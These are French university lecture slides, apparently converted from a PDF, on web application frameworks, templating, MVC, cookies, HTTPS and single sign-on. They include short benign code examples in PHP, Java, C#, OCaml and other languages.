
Permet de **partitionner une collection** dans une base de données pour distribuer une **collection** de documents sur **plusieurs instances** ou *shards*.

- ▶ la **clef** de *shard* détermine la distribution.
 - ▶ son **choix** est crucial pour une partition efficace.




Partition (*Sharding*)

Partition sur **intervalles**:




Partition par **Hash**:



Map-Reduce

Collection
↓
db.orders.mapReduce(
 map → function() { emit(this.cust_id, this.amount); },
 reduce → function(key, values) { return Array.sum(values) },

 query → {
 output → query: { status: "A" },
 out: "order_totals"
 }
)



- ▶ *framework* (canevas, cadriciel): ensemble de composants logiciels structurels permettant la création d'un logiciel.
 - ▶ généralement *générique*, faiblement spécialisé,
 - ▶ le *cadre de travail* impose certains *motifs*.
 - ▶ *WAF* (*Web Application Framework*): sert à développer les applications web, les sites dynamiques, services web
-
- ▶ des *dizaines* de cadriciels différents:
 - ▶ *Langages* différents,
 - ▶ *Objectifs* différents,
 - ▶ *Modèles structurels* différents,
 - ▶ *Modèles de développement* (licence).

Pas de consensus sur *le meilleur cadriciel*.



Fonctionnalités courantes d'un Cadriceel Web

- ▶ Système de **gabarits** (*templates*) pour pages Web,
- ▶ Gestion du **cache**,
- ▶ Contrôle d'accès: **authentification**, autorisation,
- ▶ Gestion de la **persistance**, du modèle relationnel,
- ▶ **Echafaudage** (*scaffolding*),
- ▶ Gestion des **formulaires**,
- ▶ **AJAX**,
- ▶ **Services** (SOAP) et **Ressources** (REST),
- ▶ Assignment d'**URL**,
- ▶ **Internationalisation** et **régionalisation**.

- ▶ Plusieurs **approches** différentes:
 - ▶ **Programmative**, **Modèle**, **Hybrides**, **MVC**,
 - ▶ Séparation **developpeur/designers**

- ▶ Approche où la source d'une page web est majoritairement composé de code dans un **langage de haut-niveau** ou de **script**.
- ▶ **logique** (Java, JS, ...) > **structure** (HTML)

- ▶ le format de la page (HTML) est **produit par du code**,

```
PrintWriter out = response.getWriter();  
out.println("<title>Example</title><body>");  
  
titre = getElementByName('letitre');  
titre.innerHTML = "Example";
```

- ▶ **Puissant**: permet d'intégrer beaucoup de logique à la génération des pages (**interactivité**).
- ▶ **Limites**:
 - ▶ c'est de la **programmation**,
 - ▶ **difficulté** de **visualiser** la structure,
- ▶ Exemple: **Servlets**, CGI, JS.

Approche Gabarit (*Template*)

- ▶ Approche où la source d'une page web est majoritairement composé de **structure**.
- ▶ **structure** (HTML) > **logique** (scripts)
- ▶ le format de la page (HTML) contient des **scripts**,
- ▶ **utilisateur-sympathique** pour les développeurs webs,
- ▶ **Limites**:
 - ▶ **limité** dans la logique,
 - ▶ **difficulté** pour **comprendre** l'application,
- ▶ Exemple: **SSI**, Apache Velocity.

Server Side Includes (SSI)

Un langage de scripts côté serveur, interprété par un serveur HTTP. Supporté directement par Apache et IIS sous forme de fichiers .shtml.

- ▶ *Includes*, utilisation principale: inclure plusieurs fichiers pour construire une page HTML.
- ▶ permettent de gagner de l'espace de stockage en écrivant dans un unique fichier les informations partagées sur l'ensemble des pages d'un site.
- ▶ exemple: en-têtes et pieds de page:

```
<!--#include file="entete.html" -->  
<p>Le répertoire contient les fichiers suivants&nbsp;  ;</p>  
<pre><!--#exec cmd="ls"--></pre>  
<!--#include file="pied.html" -->
```

- ▶ simple mais pas très puissant,
- ▶ technologie historique (remplacé par PHP et Active Server Pages).

Moteur de gabarits libre, basé sur Java qui propose un langage de gabarits permettant de manipuler des objets référencés Java.

- utilisé pour faire de l'HTML, mais aussi pour de la génération de code source, des mails automatiques, de la conversion de document (Transformation XML).

Code source Velocity

```
► ## Velocity Bonjour Monde
<html>
  <body>
    #set( $toto = "Annie" )
    ## followed by
    Bonjour $toto !
  </body>
</html>
```

- logique standard:

```
<ul>
#foreach( $chapitre in $livre.sommaire )
  <li>$chapitre</li>
#end
</ul>
```

Code produit HTML

```
<html>
  <body>
    Bonjour Annie !
  </body>
</html>
```

Approches Hybrides

- ▶ Approche où les éléments de **scripts** et les éléments de **structure** co-existent au sein du **même code source** avec la **même importance**.
 - ▶ **logique** = **structure**.
-
- ▶ les **développeurs** et les **designers** modifient le même fichier source.
 - ▶ exemples: **PHP**, **ASP.NET**, **JSP** (sans code Java supplémentaire).



PHP: Hypertext Preprocessor (Personal Home Page)

Langage de **script** côté **serveur**, utilisé principalement pour les **pages webs dynamiques**, mais aussi utilisé comme langage **générique**.

- ▶ Langage **interprété**.
- ▶ Utilisé par 244 millions **40%** des sites.
- ▶ Langage **libre**.
- ▶ Beaucoup de **cadriciels web** sont basés sur PHP.
- ▶ Fait partie du paquet **LAMP**.



Code PHP - Exemple

Récupérer des informations de la requête:

```
<?php
    $nom = $_POST['nom'];
    if ($nom === 'Cordy')
        echo 'Bonjour Annie !';
    else
        echo 'Bonjour !';
?>
```

Générer du code HTML:

```
<html>
    <body>
        <h1>
            <?php if ($title != "") {
                print $title;
            } else {
                ?>Titre par défaut<?php } ?>
            </h1>
        </body>
    </html>
```

Générer du code HTML (hyperlien):

```
<?php
    echo '<a href="' . htmlspecialchars("/nextpage.php?stage=23&data=" .
        urlencode($data)) . '>' . "\n";
?>
```

Code PHP - Manipulation DOM

```
<?php
```

```
$doctype = DOMImplementation::createDocumentType('html', "-//W3C//DTD HTML 4.01//EN", "http://www.w3.org/TR/html4/strict.dtd");
$dom = DOMImplementation::createDocument(null, "html", $doctype);
$html = $dom->createElement();
$html->head = $dom->createElement("head");
$html->appendChild($html->head);
$html->head->title = $dom->createElement("title");
$html->head->title->nodeValue = "Exemple de HTML";
$html->head->appendChild($html->head->title);
$html->head->charset = $dom->createElement("meta");
$html->head->charset->setAttribute("http-equiv", "Content-Type");
$html->head->charset->setAttribute("content", "text/html; charset=utf-8");
$html->head->appendChild($html->head->charset);
$html->body = $dom->createElement("body");
$html->appendChild($html->body);
$html->body->p = $dom->createElement("p");
$html->body->p->nodeValue = "Ceci est un paragraphe.";
$html->body->appendChild($html->body->p);
$html->body->p->br = $dom->createElement("br");
$html->body->p->appendChild($html->body->p->br);
$html->body->p->a = $dom->createElement("a");
$html->body->p->a->nodeValue = "Ceci est un lien.";
$html->body->p->a->setAttribute("href", "cible.html");
$html->body->p->appendChild($html->body->p->a);
print($dom->saveHTML());
```

```
?>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>Exemple de HTML</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body><p>Ceci est un paragraphe.<br/><a href="cible.html">Ceci est un lien.</a></p></body>
</html>
```

Cadriciel web de Microsoft, faisant partie du cadriciel **.NET**.

- ▶ Langage **compilé** en DLLs.
- ▶ Similaire à **PHP**, du code (Visual Basic, C#) peut être introduit dans des pages HTML.
- ▶ **ASP.NET AJAX**: cadriciel serveur + bibliothèque Javascript client pour AJAX
- ▶ **ASP.NET MVC Framework**: cadriciel Modèle-Vue-Contrôleur sur ASP.NET.
- ▶ **ASP.NET Web API**: API HTTP pour les services webs.
- ▶ **ASP.NET SignalR**: cadriciel de communication client-serveur en temps réel.

Exemple d'ASP.NET

En C#


```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 //EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        lbl1.Text = DateTime.Now.ToString();
    }
</script>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Sample page</title>
</head>
<body>
    <form id="form1" runat="server">
</form>
</body>
</html>
```

En VB

```
Imports System
Namespace Website
    Public Partial Class SampleCodeBehind
        Inherits System.Web.UI.Page
        Protected Sub Page_Load(ByVal sender As Object, ByVal e As EventArgs)
            Response.Write("Hello, world")
        End Sub
    End Class
End Namespace
```

Le Paquet LAMP




Approches MVC


Patron de programmation séparant les différents composants


- ▶ **Modèle**: modèle de données, logique, fonctions,
- ▶ **Vue**: sortie, représentation de l'information,
- ▶ **Contrôleur**: envoi de commandes, édition.

- ▶ Utilisé par de nombreux cadres (non-spécifique au web).
- ▶ Dans les applications **web**:
 - ▶ les requêtes HTTP sont envoyées au **contrôleur**,
 - ▶ le **contrôleur** accède aux données et instancie le **modèle**,
 - ▶ le **contrôleur** sélectionne, construit et passe le contrôle à la **vue** (une page dynamique accédant à des données du **modèle**)
 - ▶ la page est calculée puis envoyée comme réponse HTTP.





Modèle-Vue-Contrôleur







Struts







Ruby on Rails



- ▶ un cadriciel MVC travaille **en poussant** (*push-based*) quand une **action** de l'utilisateur **déclenche** le calcul et les données sont **envoyées à la vue** pour représentation.
- ▶ un cadriciel MVC travaille **en tirant** (*pull-based*) quand la **vue a l'initiative** et **récupère des données** de plusieurs contrôleurs.

▶ Exemples de **cadriciels pull-based**:

- ▶ JavaServer Faces: l'état est sauvé entre les requêtes dans des **Facelets**,
- ▶ Wicket: arbres de **composants** qui réagissent aux requêtes HTTP
- ▶ Lift: code Scala dans une JVM.

Exemple de code *pull-based* (Wicket)

Template XHTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
    xmlns:wicket="http://wicket.apache.org/dtds/data/wicket-xhtml1.3-strict.dtd"
    xml:lang="en" lang="en">
    <body>
        <span wicket:id="message" id="message">Message goes here</span>
    </body>
</html>
```

Composant java

```
package org.wikipedia.wicket;
import org.apache.wicket.markup.html.WebPage;
import org.apache.wicket.markup.html.basic.Label;
public class HelloWorld extends WebPage {
    /**
     * Constructor
     */
    public HelloWorld() {
        add(new Label("message", "Hello World!"));
    }
}
```

Exemple de code *pull-based* (Wicket)

Application Java (transforme la requête en appel au composant)

```
package org.wikipedia.wicket;
import org.apache.wicket.protocol.http.WebApplication;

public class HelloWorldApplication extends WebApplication {
    /* Constructor.*/
    public HelloWorldApplication() {
    }
    /* @see org.apache.wicket.Application#getHomePage()*/
    public Class getHomePage() {
        return HelloWorld.class;}}}
```

Descripteur de déploiement: initialise Wicket et lie l'application

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:web="http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
        http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd"
    id="WebApp_ID" version="2.5">
    <display-name>Wicket Example</display-name>
    <filter>
        <filter-name>HelloWorldApplication</filter-name>
        <filter-class>org.apache.wicket.protocol.http.WicketFilter</filter-class>
        <init-param>
            <param-name>applicationClassName</param-name>
            <param-value>org.wikipedia.wicket.HelloWorldApplication</param-value>
        </init-param>
    </filter>
    <filter-mapping>
        <filter-name>HelloWorldApplication</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>
```

Cadriciel web maintenu par **Google**, pour le développement d'applications web **monopages** en utilisant l'approche **MVC côté client**.

- ▶ application définie dans une **unique page HTML** contenant des **attributs spéciaux**
- ▶ le cadriciel lie les **entrées/sorties** de la page à un **modèle** utilisant des variables JS standard.
- ▶ découple la **logique** de la **manipulation DOM**.
- ▶ déplace la charge **vers le client**.



- ▶ Historiquement, langages **différents** pour le client (JS) et le serveur (Java par exemple).
 - ▶ pas de réutilisation de code entre les deux,
 - ▶ test et déboguage difficile.
- ▶ Certains cadriels utilisent un **unique** langage.
- ▶ **Google Web Toolkit**, applications AJAX en Java:
 - ▶ **Compilateur GWT Java-to-Javascript**
 - ▶ **Mode Développement de GWT** (pour lancer des applications sans passer par JS)
 - ▶ **Bibliothèque d'émulation JRE**: implantation JS des bibliothèques JRE standard.
 - ▶ **Bibliothèques de classes Web UI**: interfaces pour créer des *widgets*.
- ▶ permet d'utiliser RPC (SOAP), la sérialisation,
- ▶ Utilisé par Google (Groups, Blogger, Adwords).

Plateforme logicielle en JS orientée vers les applications réseau.

- ▶ du JavaScript pour le serveur,
- ▶ interpréteur efficace de JS pour tourner sur un serveur HTTP, ou faire tourner un serveur HTTP,
- ▶ de nombreux cadriciels basés sur Node.js: [Express](#), [Geddy](#).

```
var http = require('http');  
  
var server = http.createServer(function(request, response){  
    response.writeHead(200, {'Content-Type': 'text/plain'});  
    response.end('Hello World\n');  
});  
server.listen(3000);  
  
console.log('Adresse du serveur: http://localhost:3000/');
```

Langage stratifié: HOP et Ocsigen

Utiliser le **même langage** pour client et serveur dans le **même code source**.

- ▶ l'utilisateur doit **spécifier** explicitement quoi exécuter sur le client et sur le serveur.
 - ▶ déléguer cette tâche au **compilateur** est difficile.
- ▶ **Hop**, un langage web basé sur Lisp financé par **inria**, développé par **Manuel Serrano**

```
(define-service (server-date)
  (current-date))

(<HTML>
  (<BUTTON>
    :onclick ~(with-hop ($server-date)
                  (lambda (h) (alert h)))
    "Server time"))
```

- ▶ **Ocsigen**: cadriciel web basé sur **OCaml**:
 - ▶ **Eliom**: un cadriciel pour programmer des sites web et des applications,
 - ▶ **js_of_ocaml**: compilateur,
 - ▶ **Ocsigen Server**: un serveur HTTP,
 - ▶ **lwt**: une bibliothèque de threads.

Ocsigen (Exemple)

```
let def = new_url ~path:["essai"] ~params:(_current_url _noparam) ()

let post = new_post_url ~fallback:def ~post_params:(_string "group")

let create_form group =
  [p [select ~a:[a_name group]
      (option (pcdata "choi1")) [option (pcdata "choi2")];
   submit_input "Envoyer"]
  ]

let genere_form current_url = post_form post current_url create_form

let _ = register_url def
  (fun cu ->
    (html
      (head (title (pcdata "")) [])
      (body [genere_form cu])))

let fonction group cu = (html
  (head (title (pcdata "")) [])
  (body [h1 [pcdata group]; genere_form cu]))

let _ = register_post_url post fonction

(de V. Bala)
```

Langage **fonctionnel** avec **types statiques** et **inférence de types**.

- ▶ un unique programme est écrit en **Opa**:
 - ▶ il est compilé en **JS** pour le client et **Node.js** pour le serveur,
 - ▶ le **compilateur sépare** lui-même le code.
- ▶ ne dépend pas des serveurs standard (Apache), implante son **propre serveur** d'application.
- ▶ communication par **passage de messages** (comme Erlang).

Exemple d'Opa

```
type message =
{ author: string // Le nom de l'auteur
; text: string } // Le texte du message

@publish room = Network.cloud("room"): Network.network(message)


user_update(x: message) =
  line = <div class="line">
    <div class="user">{x.author}</div>
    <div class="message">{x.text}</div>
  </div>
  do Dom.transform([#conversation +<- line ])
  Dom.scroll_to_bottom(#conversation)

broadcast(author) =
  do Network.broadcast({~author text=Dom.get_value(#entry)}, room)
  Dom.clear_value(#entry)

start() =
  author = Random.string(8)
  <div id=#header><div id=#logo></div></div>
  <div id=#conversation onready={_ -> Network.add_callback(user_update, room)}></div>
  <div id=#footer>
    <input id=#entry onnewline={_ -> broadcast(author)}>
    <div class="button" onclick={_ -> broadcast(author)}>Post</div>
  </div>

server = Server.one_page_bundle("Chat",
  [@static_resource_directory("resources")],
  ["resources/css.css"], start)
```

Evolution des approches



WAI-ARIA (*Web Access Initiative - Accessible Rich Internet Applications*) est une **spécification technique** du W3C en cours de rédaction concernant **l'accessibilité**.

- ▶ spécifie comment améliorer l'accès au contenu dynamique avec AJAX, HTML, JavaScript.
- ▶ ajoute de **sémantique** et de **métadonnées** afin de rendre les contenus plus accessibles.
- ▶ utilisation de **rôles** pour spécifier le contenu (par ex., statique ou dynamique ?)

```
<div role="menu" aria-haspopup="true" tabindex="-1">  
  File  
</div>
```

- ▶ Recommandations (extrait):
 - ▶ Utiliser les balises standards quand c'est possible.
 - ▶ Définir des rôles pour les pages et les éléments.
 - ▶ Supporter le clavier seulement.
 - ▶ Synchroniser l'IU et l'interface accessible.
 - ▶ Délimiter les régions actives d'un document.

Un **cookie** (témoin) est une **suite d'informations** envoyée **d'un serveur HTTP** à un client que ce dernier retourne à **chaque requête** successive.

- ▶ on peut aussi traiter les cookies **côté client** avec des **scripts JS**.
- ▶ Utilisations:
 - ▶ **Sessions**: maintenir un **état** entre plusieurs requêtes successives (voire plusieurs visites) d'un même utilisateur (paniers de vente en ligne).
 - ▶ **Personnalisation**: stocker des informations à propos d'un utilisateur pour adapter le contenu proposé.
 - ▶ **Pistage**: connaître le comportement d'un utilisateur sur plusieurs visites.
- ▶ Historiquement, dans UNIX, un **magic cookie** est un paquet de donné reçu et retourné **inchangé** par un programme. Intégré (**secrètement**) dans Netscape en 1994.
- ▶ les navigateurs doivent supporter au moins 300 cookies de 4096 octets **simultanément**.

Cookies (II)

► Structure d'un cookie:

- un **nom**: utile si plusieurs cookies,
- une **valeur**: générée par le serveur,
- une **date d'expiration**: si expiré, un cookie n'est pas renvoyé,
- un **domaine** et un chemin relatifs au cookie,
- la nécessité d'une connection **HTTPS** ou non,
- est-ce que le cookie est accessible autrement que par HTTP (**JavaScript**)

► Types de cookies:

- Cookie de **session**: sans expiration, il disparaît à la fermeture du navigateur.
- Cookie **persistent**: avec expiration explicite, il est stocké en mémoire et jeté à la date prévue.
- Cookie **sûr**: envoyé uniquement à travers le protocole HTTPS.
- Cookie **HttpOnly**: inaccessible à Javascript.
- Cookie **tierce partie**: cookie d'un autre domaine que celui de la page web
 - Pistage et **pixel espion**: en utilisant la même image sur plusieurs sites différents, une entreprise peut espionner le comportement d'un utilisateur.

Exemples de Cookies

1. Requête HTTP Client → Serveur:

```
GET /index.html HTTP/1.1
```

2. Réponse HTTP Serveur → Client:

```
HTTP/1.0 200 OK
```

```
Set-Cookie: name=value
```

```
Set-Cookie: name2=value2; Expires=Wed,09 Jun 2021 10:18:14 GMT
```

3. Requête HTTP suivante, Client → Serveur:

```
GET /spec.html HTTP/1.1
```

```
Host: www.example.org
```

```
Cookie: name=value; name2=value2
```

Exemple

En-tête Réponse HTTP:

```
Set-cookie:ubid-acbfr=272-5882146-5830346; path=/; domain=.amazon.fr;  
expires=Mon, 31-Dec-2035 23:00:01 GMT
```


Propriétés requises

- ▶ **Authentification**: prouver l'identité des utilisateurs.
- ▶ **Contrôle d'accès**: restreindre certaines ressources à certains utilisateurs.
- ▶ **Intégrité des données**: pouvoir prouver que des données n'ont pas été modifiées.
- ▶ **Confidentialité**: s'assurer que l'information est disponible uniquement à des utilisateurs autorisés.

Implantées à trois niveaux:

- ▶ le protocole HTTPS,
- ▶ des outils donnés par le **cadriciel**,
- ▶ la **logique** propre à l'application.

HTTP Secure (HTTPS)

Version sécurisée du protocole HTTP (port TCP 443).

- ▶ **Authentification du serveur**: les serveurs HTTPS ont des certificats vérifiés (par des autorités, *Verisign* par exemple). Les navigateurs ont des **certificats publics** de ces autorités.
- ▶ **Chiffrement** SSL de tout le message HTTP (mais pas des en-têtes TCP/IP)
- ▶ **Authentification des utilisateurs**: un certificat créé pour chaque utilisateur.
- ▶ **Attaques HTTPS**:
 - ▶ **Homme-du-milieu** (2009): changer des liens `https` en `http`.
 - ▶ **Obtention frauduleuse de certificats** (2011): récupérés sur une ancienne autorité (Diginotar), utilisés pour créer de faux sites Google.
 - ▶ **Heartbleed** (2014): faille dans OpenSSL.


Single Sign-On (SSO)

L'**authentification unique** est une méthode de **contrôle d'accès** qui permet aux utilisateurs de se connecter à plusieurs sites/applications en s'authentifiant une seule fois.

Centraliser sur un serveur **unique** des coordonnées relatives à **plusieurs applications** .

- ▶ Gère **plusieurs protocoles** d'authentification en même temps.
- ▶ Implémenté avec **LDAP** (*Lightweight Directory Access Protocol*)
 - ▶ protocole pour stocker des **répertoires** accessibles en ligne.
- ▶ Combat la **fatigue du mot de passe** (*password fatigue*).
 - ▶ surabondance d'**authentifications**.
 - ▶ idéalement, mots de passe **différents**,
 - ▶ surcharge morale sur les **utilisateurs** et les services **techniques**.
- ▶ **Reduced Sign-On**: plusieurs **niveaux** de sécurité.

SSO - Schéma



- ▶ 307: [redirection](#) vers et depuis le serveur SSO.

Ne jamais faire confiance au client

Un serveur web **ne doit jamais** faire confiance à aucune information venant du client.

- ▶ il ne peut pas supposer que les requêtes **ont été générées par le code client** JS.
- ▶ toujours vérifier les **types** des arguments,
- ▶ l'implémentation de logique sur le client (IU dynamique) implique la réimplémentation de cette logique sur le serveur,
- ▶ ne jamais envoyer des informations **confidentielles cachées**.

Exemple: vente en ligne,

- ▶ envoi du **catalogue** au client,
- ▶ calcul de la valeur du **panier** côté client,
- ▶ le serveur doit **recalculer** la valeur du panier.

Retour sur la SOP (*Same Origin Policy*)

